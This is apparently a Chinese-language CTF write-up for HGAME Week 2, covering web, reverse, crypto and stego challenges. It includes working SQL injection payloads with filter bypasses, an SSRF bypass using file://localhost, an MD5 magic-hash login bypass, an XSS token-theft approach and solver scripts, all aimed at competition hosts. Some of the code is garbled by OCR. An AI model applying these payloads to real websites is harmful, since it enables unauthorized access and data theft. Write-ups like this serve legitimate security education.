

Week2-123456

web

1.Cosmos的博客后台

这道题打开网页发现

ⓘ 不安全 | cosmos-admin.hgame.day-day.work/?action=login.php

试着用伪协议读内容，读到 login.php 的源码

```
<?php
include "config.php";
session_start();

//only for debug
if (DEBUG_MODE){
    if(isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $debug))
        {
            die("args error!");
        }
        eval("var_dump($debug);");
    }
}

if(isset($_SESSION['username'])) {
    header("Location: admin.php");
    exit();
}
else {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        if ($admin_password == md5($_POST['password']) && $_POST['username'] === $admin_username){
            $_SESSION['username'] = $_POST['username'];
            header("Location: admin.php");
            exit();
        }
        else {
            echo "用户名或密码错误";
        }
    }
}

?>

<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
```

```

<meta name="description" content="">
<meta name="author" content="">
<title>Cosmos的博客后台</title>
<link href="static/signin.css" rel="stylesheet">
<link href="static/sticky-footer.css" rel="stylesheet">
<link href="https://cdn.bootcss.com/bootstrap/3.3.7/css/bootstrap.min.css"
rel="stylesheet">
</head>

<body>

<div class="container">
  <form class="form-signin" method="post" action="login.php">
    <h2 class="form-signin-heading">后台登陆</h2>
    <input type="text" name="username" class="form-control" placeholder="用户名" required autofocus>
    <input type="password" name="password" class="form-control" placeholder="密码" required>
    <input class="btn btn-lg btn-primary btn-block" type="submit" value="Submit">
  </form>
</div>
<footer class="footer">
  <center>
    <div class="container">
      <p class="text-muted">Created by Annevi</p>
    </div>
  </center>
</footer>
</body>
</html>

```

从这里可以看见可以传debug参数，同时debug参数有个正则匹配，那么试着传GLOBALS

出现了username=Cosmos!，password是一个0e开头的，同时根据上面说的要md5后弱类型相等，那么也要找一个md5后为0e开头的，这里找了一个240610708

登进去以后发现是这样的

感觉这个图片url可能是重点，那么admin.php的源码我们也读着看看

```
<?php
include "config.php";
session_start();
if(!isset($_SESSION['username'])) {
    header('Location: index.php');
    exit();
}

function insert_img() {
    if (isset($_POST['img_url'])) {
        $img_url = @$_POST['img_url'];
        $url_array = parse_url($img_url);
        if (@$url_array['host'] !== "localhost" && $url_array['host'] !==
"timgsa.baidu.com") {
            return false;
        }
        $c = curl_init();
        curl_setopt($c, CURLOPT_URL, $img_url);
        curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
        $res = curl_exec($c);
        curl_close($c);
        $avatar = base64_encode($res);

        if(filter_var($img_url, FILTER_VALIDATE_URL)) {
            return $avatar;
        }
    }
    else {
        return base64_encode(file_get_contents("static/logo.png"));
    }
}


?>

<html>
    <head>
        <title>Cosmos'Blog - 后台管理</title>
    </head>
    <body>
        <a href="logout.php">退出登陆</a>
        <div style="text-align: center;">
            <h1>welcome <?php echo $_SESSION['username'];?> </h1>
        </div>
        <form action="" method="post">
            <fieldset style="width: 30%;height: 20%;float:left">
                <legend>插入图片</legend>
                <p><label>图片url: <input type="text" name="img_url"
placeholder=""></label></p>
                <p><button type="submit" name="submit">插入</button></p>
            </fieldset>
        </form>
        <fieldset style="width: 30%;height: 20%;float:left">
            <legend>评论管理</legend>
            <h2>待开发..</h2>
        </fieldset>
        <fieldset style="width: 30%;height: 20%;">
```

```

        <legend>文章列表</legend>
        <h2>待开发..</h2>
    </fieldset>
    <fieldset style="height: 50%">
        <div style="text-align: center;">
            <img height='200' width='500' src='data:image/jpeg;base64,<?php
echo insert_img() ? insert_img() :
base64_encode(file_get_contents("static/error.jpg")); ?>'>
        </div>
    </fieldset>
</body>
</html>

```

然后发现它解析_url 的 host 要为localhost, 应该是一个SSRF绕过。然后试了发现<http://localhost/flag>不行, 那么试着file协议, 用了file://localhost/flag, 获得一个base64

解码获得flag

```
aGdhbWV7cEhwXzFzX1RoM19CM3NUX0w0bkd1NGdFIUAhfQo=
```

清空

加密


解密

☐ 解密结果以16进制显示

```
hgame{pHp_1s_Th3_B3sT_L4nGu4gE!@!}
```

2.Cosmos的留言板-1

打开试了下id=1/2/3, 发现有东西, 类似这样



当id=4, 就没有东西, 也没有什么报错信息, 可见是一个布尔盲注

然后发现select和空格也被过滤了。那么select用 `seselectlect` 可以绕过, 空格用 `/**` 就行

然后参考这篇博客 [https://www.jianshu.com/p/41bf46b03a21?](https://www.jianshu.com/p/41bf46b03a21?from=timeline&isappinstalled=0)

`from=timeline&isappinstalled=0`

```
id=1'/**/and/**/ascii(mid((seleselectct/**/group_concat(table_name)/**/from/**/info
rmation_schema.tables/**/where/**/table_schema=database()),{},{},1))=
{}}%23".format(str(i),str(ord(x)))
```

```
f1agggggggggggggggg,messages
f1agggggggggggggggg,messages
```

```
id=1'/**/UNION/**/seselectlect/**/*/**/FROM/**/f1agggggggggggggg%23
```

```
id:'**/UNION/**/select/**/**/FROM/**/f1agggggggggggggggg#  
hgame{w0w_sql_InjeCti0n_Is_S0_InterESting!!}
```

主页的源码

```
<?php
highlight_file(__FILE__);
$code = file_get_contents('mycode');
eval($code);
```

```
function encrypt($str){
    $result = '';
    for($i = 0; $i < strlen($str); $i++){
        $result .= chr(ord($str[$i]) + 1);
    }
    return $result;
}

echo(strrev(strrev(base64_encode(base64_encode(base64_encode(encrypt(strrev(base64_encode(strrev(base64_encode($_SERVER['token']))))))))))));

if(@$_POST['token'] === $_SERVER['token']){
    echo($_SERVER['flag']);
}
```

脚本如下

```
import requests
import re
url1='http://f253e66ab1.php.hgame.n3ko.co/mycode'
```

```

session=requests.session()
a=session.get(url1)
x=re.findall(r'echo(.*?)\\',a.text)
li=x[0].split("(")
# print li
b=[]
for i in range(1,11):
    if(li[i]=='base64_encode'):
        li[i]='base64_decode'
    if (li[i] == 'encrypt'):
        li[i]='decrypt'
    b.append(li[i])
b=list(reversed(b))
# print b
str1=''
for i in b:
    str1+=i
    str1+='('
# print str1
reque=session.get('http://f253e66ab1.php.hgame.n3ko.co/')
# print(reque.text)
reg=re.findall(r'</code><br>\n(.*)<br>',reque.text)
# print reg
str1+='\\'+reg[0]+'\\'+')'*10
# print(str1)
url3='http://127.0.0.1/rot.php'
exp={
    "exp":str1+";"
}
# print exp
args=session.post(url3,data=exp).text
# print(args)
data={
    'token':args
}
# print(data)
print(session.post('http://f253e66ab1.php.hgame.n3ko.co/',data=data).text)

```

php是

```


<?php
function decrypt($str){
    $result = '';
    for($i = 0; $i<strlen($str); $i++){
        $result .= chr(ord($str[$i]) - 1);
    }
    return $result;
}
$a=$_POST['exp'];
eval("echo $a");
?>

```

然后获得flag

4.Cosmos的聊天室

这道题首先点开 flag is here



Only admin can get the flag, your token shows that you're not admin!

那么我们就是需要管理员的token

然后测试发现字母都会变成大写, 然后如果是在<>里面写进任何东西, 都会消失, 那么我们不用>也应该可以。因为浏览器有容错性, 不用>也没问题


然后随便写了点, 查看元素

```
<span class="message-content">
  
```

会发现他把</span当成了我们一部分, 然后你前面不加>, 他会给你补全, 但是我们不想要</span, 那么就用//注释掉

```
<span class="message-content">
   event
```


这样就没啥问题了, 然后我是用xss平台的, 感觉有点问题, 问了下出题人, 他跟我说,



然后测试了下, 发现html实体编码以后就可以了

```
<span class="message-content">
   event
```

然后在xss平台发现



然后获得token, 截包改token获得flag

Re

1.babyPy

python字节码，查了一些资料，看了下dis的东西

一步步翻译

```
o0o = o0o[::-1]
o0o = list(o0o)
for o0 in (range(1, len(o0o))):
    oo = o0o[o0-1]^o0o[o0]
    o0o[o0] = oo

o = bytes(o0o).hex
```

大概是这个意思，先逆序输出，然后异或，然后hex

然后解密脚本

```
flag1 = '7d037d045717722d62114e6a5b044f2c184c3f44214c2d4a22'.decode('hex')
flag = flag1[0]
for i in range(1, len(flag1)):
    flag += chr(ord(flag1[i-1])^ord(flag1[i])) #a^b = c 和 a^c =b
print flag[::-1]
```

获得flag

Crypto

1.Verification_code

看了下题目，大概意思就是首先过了proof_of_work，然后输入I like playing Hgame和很多空格，让他长度 ≥ 2048

解密脚本

```
from hashlib import sha256
import string
table1 = string.ascii_letters+string.digits
for a in table1:
    for b in table1:
        for c in table1:
            for d in table1:
                s = a+b+c+d
                if sha256(s+'mTvKa4efxsDB9SpB').hexdigest() ==
'52becc208970ac4c5e191394a8292f0a3f893321306d59a4d24a42dd263d2398':
                    print s
                    print 'I like playing Hgame',
                    for i in range(2048):
                        print '',
```

2.Remainder

这道题看到 p, q, r ，那么先把 m^e 当成一个整体，先用中国剩余定理，然后用RSA，算出 m ，解密脚本如下


```


import gmpy2
from Crypto.Util import number
import math
e = 65537
p =
94598296305713376652540411631949434301396235111673372738276754654188267010805522
54206800445313767859889133540817027760138194458427933936205657926230842754467168
86149238397945226713785592767847347587272130704038386322862804734500867622867068
63922968723202830398266220533885129175502142533600559292388005914561
q =
15008821641740496389367924288899299879325790334399479269793912173802947779045483
34966001013884937924769735147864010363093785428084705130734088947274061582964043
60452232777491992630316999043165374635001806841520490997788796152678742544032835
808854339130676283497122770901196468323977265095016407164510827505883
r =
14589773609668909615170474032766517630862509748411671378005031119877560746586206
64068308517102618689138358663351071462429793599649451252144208211466709197411182
54402096944139483988745450480989706524191669371208210272907563936516990473246615
375022630708213486725809819360033470468293100926616729742277729705727
m1 = q*r
m2 = p*r
m3 = p*q
m11 = gmpy2.invert(m1,p)
m22 = gmpy2.invert(m2,q)
m33 = gmpy2.invert(m3,r)
c =
(m1*m11*784307860116505212245619248148436142948069749885995910589155203975185262
96422791089692107488534157589856611229978068659970976374971658909987299759719533
51935823218072148071963560251552594267898889672712888480363825722784817629817289
615546381326420698250579761306721518284955935633601563454318180629635552543+m2*
m22*4957635642347422218820518730688416762074647967759012121379109390897729580347
62035100010601809591909172768175411424115238675551472019924802205314310196276815
72335103200586388519695931348304970651875582413052411224818844160945410884130575
771617919149619341762325633301313732947264125576866033934018462843559419+m3*m33*
48131077962649497833189292637861442767562147447040134411078884485513840553188185
95438333023619025338893778553065827976862021306224405315161496289362894634359564
25138707668778105344805367372003026995393968105454200210542252046834285228203503
56470883574463849146422150244304147618195613796399010492125383322922)%(p*q*r)
N = p*q*r
N1 = (p-1)*(q-1)*(r-1)
d = gmpy2.invert(e,N1)
m = pow(c,d,N)
flag = number.long_to_bytes(m)
print flag #用的是先中国剩余定理，然后用了RSA

```

misc

1.Cosmos的午餐

这道题下载完压缩包发现是ssl和一个pcapng文件



参照去年week2的一题套路

找得到我嘛？小火汁

- 考点：SSL加密HTTPs
- 出题人：BrownFly
- 分值：150

先在ftp流量里找到有个叫做secret.zip的压缩包，导出解压得到secret.log。再用Wireshark选择：编辑-->首选项-->Protocols-->SSL，加载刚刚导出的secret.log。然后选择导出http对象，把1.tar导出，解压得到一张图片，使用exiftool得到最后的flag：

```
$ exiftool 'flag.jpg'
```

所以我们先把题目给的ssl_log.log导入，发现wireshark里面东西发生了变化，然后看了一遍http和https的东西，感觉没啥重点，然后试着导出http对象，发现有个文件很大很可疑，用winhex打开发现



然后知道是用outguess进行隐写的，然后题目说with key。那么key在哪里？找了半天发现点击图片右键-属性里面可以看见，然后执行

```
linear@linear:~$ outguess
OutGuess 0.2 Universal Stego (c) 1999-2001 Niels Provos

outguess [options] [<input file> [<output file>]]
  -[sS] <n>      iteration start, capital letter for 2nd dataset
  -[iI] <n>      iteration limit
  -[kK] <key>    key
  -[dD] <name>   filename of dataset
  -[eE]          use error correcting encoding
  -p <param>    parameter passed to destination data handler
  -r            retrieve message from data
  -x <n>        number of key derivations to be tried
  -m            mark pixels that have been modified
  -t            collect statistic information
  -F[+-]       turns statistical steganalysis foiling on/off.
                The default is on.

linear@linear:~$ outguess -k gUNrbbdR9XhRBDGpzz '/home/linear/桌面/Outguess with key.jpg' -r 111.txt
Reading /home/linear/桌面/Outguess with key.jpg....
Extracting usable bits: 1161827 bits
Steg retrieve: seed: 3, len: 24
```

得到一个111.txt文件，打开发现是一个网址

<https://dwz.cn/69rOREdu>

访问得到一个压缩包，打开里面的图片，扫码获得flag

2.所见即为假

这道题一打开压缩包有个这个玩意儿




后来百度了下，原来有个工具叫F5-steganography，那么应该就是它了


```
C:\Users\lenovo\Desktop\F5-steganography>java Extract C:\Users\lenovo\Desktop\FLAG_IN_PICTURE.jpg -p N11D7CQon6dBsFLr
Huffman decoding starts
Permutation starts
10911744 indices shuffled
Extraction starts
Length of embedded file: 222 bytes
(1, 127, 7) code used
```

然后获得一个out.txt文件

打开发现一堆数字



看到52617221反映出来是rar文件的文件头，那么放到winhex里面然后保存为rar文件，打开发现flag



3.地球上最后的夜晚

这道题打开发现有个.7z文件，有个pdf文件



那么看到pdf文件名有password，那么考虑pdf隐写，这里用了wbStego4.3这个工具。




然后我们获得pdf隐写的内容

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Zip Password: OmR#O12#b3b%s*IW|

获得zip password后打开发现有个docx文件



发现没有隐藏什么，但是这个docx的文件头是50 4B 03 04，然后想到了docx文件其实也是一堆像xml文件这样的东西打包而成的。所以改后缀，改成zip以后，一个个看过去，最后发现flag



4.玩玩条码

这道题首先看到 JPNPostCode 很懵逼，查了下发现是啥日本邮政编码。然后百度识图，谷歌搜图都没出现啥，但是有识别结果像条形码，然后题目也提了句条码。那么找下日本邮政编码条形码，后来查到了这个网址 <https://cn.online-qr-code-generator.com/identcode-barcode-generator>

然后看了下这方面的东西，然后生成0123456789的条形码跟题目给的做对比



得出题目给的条形码是 1087627



然后发现题目里有 Decode JPNPostCode to get MSUStegoVideo password. 那么是考mp4隐写

然后查了 MSUStegovideo 还有题目给的内容

然后找到了这篇博客 https://blog.csdn.net/wy_bk/article/details/85217583

根据他的方法二和题目给的下载了相关工具，然后获得mp4隐写的内容



然后打开压缩包，获得一张code128的图片，然后看了下code128的知识点，把它给的黑的白的一个个写了出来。手工破解出了flag